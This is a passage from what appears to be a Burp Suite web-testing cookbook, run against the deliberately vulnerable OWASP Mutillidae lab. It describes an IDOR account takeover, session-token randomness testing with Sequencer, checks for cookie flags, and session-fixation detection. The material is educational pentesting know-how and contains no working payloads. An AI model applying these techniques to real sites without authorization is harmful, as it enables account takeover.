10. After logging in, you should receive the curtain display confirming you've solved the lab!




Figure 5.38 – Lab is solved

How it works...

Due to a lack of proper authorization checks on the `transcript` filename parameter, we can view the transcript of a completely different user. In this recipe, the transcript contained password information, which we leveraged to perform an account takeover. Mitigation and prevention against this vulnerability include access controls and checks prior to revealing sensitive files and resources. When these access controls are missing, IDOR vulnerabilities may be present.

6

Assessing Session Management Mechanisms

This chapter covers techniques used to bypass and assess session management schemes. Session management schemes are used by applications to keep track of user activity, usually by means of session tokens. Web assessments of session management also involve determining the strength of the session tokens used and whether those tokens are properly protected. We will learn how to use Burp Suite to perform such tests.

In this chapter, we will cover the following recipes:

- Testing session token strength using Sequencer
- Testing for cookie attributes
- Testing for session fixation
- Testing for exposed session variables
- Testing for cross-site request forgery

Technical requirements

To complete the recipes in this chapter, you will need the following:

- An OWASP **Broken Web Applications** (**BWA**) VM
- OWASP Mutillidae link
- Burp Suite Proxy Community or Professional (`https://portswigger.net/burp/`)
- A Firefox browser or Burp Suite browser configured to allow Burp Suite to proxy traffic (`https://www.mozilla.org/en-US/firefox/new/`)

Testing session token strength using Sequencer

To track user activity from page to page within an application, developers create and assign unique session token values to each user. Most session token mechanisms include session IDs, hidden form fields, or cookies. Cookies are placed within the user's browser on the client side.

These session tokens should be examined by a penetration tester to ensure their uniqueness, randomness, and cryptographic strength, to prevent information leakage.

If a session token value is easily guessable or remains unchanged after login, an attacker could apply (or fixate) a pre-known token value to a user. This is known as a **session fixation attack**. The purpose of the attack is to harvest sensitive data in the user's account, since the session token is known to the attacker.

Getting ready

We'll check the session tokens used in OWASP Mutillidae II to ensure they are created in a secure and unpredictable way. An attacker who is able to predict and forge a weak session token can perform session fixation attacks.

Ensure Burp Suite and the OWASP BWA VM are running and that Burp Suite is configured in the Firefox browser used to view OWASP BWA applications, or use Burp Suite's built-in browser.

How to do it...

1. From the **OWASP BWA** landing page, click the link to the OWASP Mutillidae II application.
2. Open the Firefox browser or Burp Suite browser to access the home page of OWASP Mutillidae II (URL: `http://<your_VM_assigned_IP_address>/mutillidae/`). Make sure you are starting a fresh session of the Mutillidae application and are not logged in to it already:

Figure 6.1 – Ensure you are not logged in to the application

3. Switch to the **Proxy | HTTP history** tab and select the request showing your initial browse to the Mutillidae home page.
4. Look for the `GET` request and the associated response containing the `Set-Cookie:` assignments. Whenever you see this assignment, you know you are getting a freshly created cookie for your session. Specifically, we are interested in the `PHPSESSID` cookie value:




Figure 6.2 – Cookie value of PHPSESSID

5. Highlight the value of the of the `PHPSESSID` cookie, right-click, and select **Send to Sequencer**:




Figure 6.3 – Send request to Sequencer

Sequencer is a tool within Burp Suite designed to determine the strength or the quality of the randomness created within a session token.

6. After sending the value of the `PHPSESSID` parameter over to **Sequencer**, you will see the value loaded in the **Select live capture request** table.
7. Before pressing the **Start live capture** button, scroll down to the **Token location within response** section. In the **Cookie** drop-down list, select `PHPSESSID=<captured session token value>`:




Figure 6.4 – Set the cookie value for Sequencer

8. Since we have the correct cookie value selected, we can begin the live capture process. Click the **Start live capture** button, and Burp Suite will send multiple requests, extracting the `PHPSESSID` cookie out of each response. After each capture, **Sequencer** performs a statistical analysis of the level of randomness in each token.

9. Allow the capture to gather and analyze at least 200 tokens, but feel free to let it run longer if you like:




Figure 6.5 – Live capture of Sequencer

10. Once you have at least 200 samples, click the **Analyze now** button. Whenever you are ready to stop the capturing process, press the **Stop** button and confirm by clicking **Yes**:




Figure 6.6 – Stopping the live capture

11. After the analysis is complete, the output of **Sequencer** provides an overall result. In this case, the quality of randomness for the `PHPSESSID` session token is excellent. The amount of effective entropy is estimated to be 112 bits. From a web pentester perspective, these session tokens are very strong, so there is no vulnerability to report here. However, though there is no vulnerability present, it is good practice to perform such checks on session tokens:




Figure 6.7 – Summary analysis

How it works...

To better understand the math and hypothesis behind Sequencer, consult PortSwigger's documentation on the topic here: `https://portswigger.net/burp/documentation/desktop/tools/sequencer/tests`.

Testing for cookie attributes

Important user-specific information, such as session tokens, is often stored in cookies within the client browser. Due to their importance, cookies need to be protected from malicious attacks. This protection usually comes in the form of two flags—`secure` and `HttpOnly`.

The `secure` flag informs the browser to only send the cookie to the web server if the protocol is encrypted (for example, HTTPS or TLS). This flag protects the cookie from eavesdropping over unencrypted channels.

The HttpOnly flag instructs the browser to not allow access or manipulation of the cookie via JavaScript. This flag protects the cookie from cross-site scripting attacks.

Getting ready

Check the cookies used in the OWASP Mutillidae II application, to ensure the presence of protective flags. Since the Mutillidae application runs over an unencrypted channel (for example, HTTP), we can only check for the presence of the HttpOnly flag. Therefore, the secure flag is out of scope for this recipe.

Ensure Burp Suite and the OWASP BWA VM are running and that Burp Suite is configured in the Firefox browser used to view OWASP BWA applications, or use Burp Suite's built-in browser.

How to do it...

1. From the **OWASP BWA** landing page, click the link to the OWASP Mutillidae II application.
2. Open the Firefox browser or the Burp Suite browser to access the home page of OWASP Mutillidae II (URL: http://<your_VM_assigned_IP_address>/mutillidae/). Make sure you are starting a fresh session and you are not logged in to the Mutillidae application:




Figure 6.8 – Ensure you are not logged in to the application

3. Switch to the **Proxy | HTTP history** tab and select the request showing your initial browse to the Mutillidae home page. Look for the GET request and its associated response containing `Set-Cookie:` assignments. Whenever you see this assignment, you can ensure you are getting a freshly created cookie for your session. Specifically, we are interested in the `PHPSESSID` cookie value.
4. Immediately after successful login, cookies should be set. Examine the end of the `Set-Cookie:` assignments lines. Notice the absence of the `HttpOnly` flag for both lines. This means the `PHPSESSID` and `showhints` cookie values are not protected from JavaScript manipulation. This is a security finding that you would include in your report:




Figure 6.9 – Setting the value of the PHPSESSID cookie, absence of security flags

How it works...

If the two cookies had `HttpOnly` flags set, the flags would appear at the end of the `Set-Cookie:` assignment lines. When present, the flag would immediately be followed by a semicolon ending the path scope of the cookie, followed by the `HttpOnly` string. The display is similar for the `Secure` flag as well:

```
Set-Cookie: PHPSESSID=<session token value>;path=/;Secure;HttpOnly;
```

Testing for session fixation

Session tokens are assigned to users for tracking purposes. This means that when browsing an application as an unauthenticated user, they are assigned a unique session ID, which is usually stored in a cookie. Application developers should always create a new session token after the user logs in to the website.

If this session token does not change, the application could be susceptible to a session fixation attack. It is the responsibility of web penetration testers to determine whether this token changes values from an unauthenticated state to an authenticated state.

Session fixation is present when application developers do not invalidate the unauthenticated session token, allowing the user to use the same one after authentication. This scenario allows an attacker with a stolen session token to masquerade as the user.

Getting ready

Using the OWASP Mutillidae II application and the **Proxy | HTTP history** tab in Burp Suite, as well as **Comparer**, we will examine an unauthenticated `PHPSESSID` session token value. Then, we will log in to the application and compare the unauthenticated value against the authenticated value to determine the presence of the session fixation vulnerability.

How to do it...

1. Navigate to the login screen (click **Login/Register** from the top menu), but do not log in yet.
2. Switch to Burp Suite's **Proxy | HTTP history** tab, and look for the `GET` request showing when you browsed to the login screen. Make a note of the value assigned to the `PHPSESSID` parameter placed within a cookie:




Figure 6.10 – Setting of PHPSESSID cookie value unauthenticated

3. Right-click the `PHPSESSID` parameter and send the request to **Comparer**:




Figure 6.11 – Send request to Comparer

4. Return to the login screen (click **Login/Register** from the top menu), and this time, log in using the username `ed` and the password `pentest`.




Figure 6.12 – Login as user ed

5. After logging in, switch to Burp Suite's **Proxy | HTTP history** tab. Look for the `POST` request showing your login (for example, the 302 HTTP status code) as well as the immediate `GET` request following the `POST` request. Note the `PHPSESSID` value assigned after login. Right-click and send the `GET` request to **Comparer**.




Figure 6.13 – GET request immediately after logging in as ed

6. Switch to Burp Suite's **Comparer**. The appropriate requests should already be highlighted for you.




Figure 6.14 – Comparing unauthenticated request against authenticated request

7. Click the **Words** button in the bottom right-hand corner:




Figure 6.15 – Click the Words button

8. A popup shows a detailed comparison of the differences between the two requests. Note the value of `PHPSESSID` does not change between the unauthenticated session (on the left) and the authenticated session (on the right). This means the application has a session fixation vulnerability:

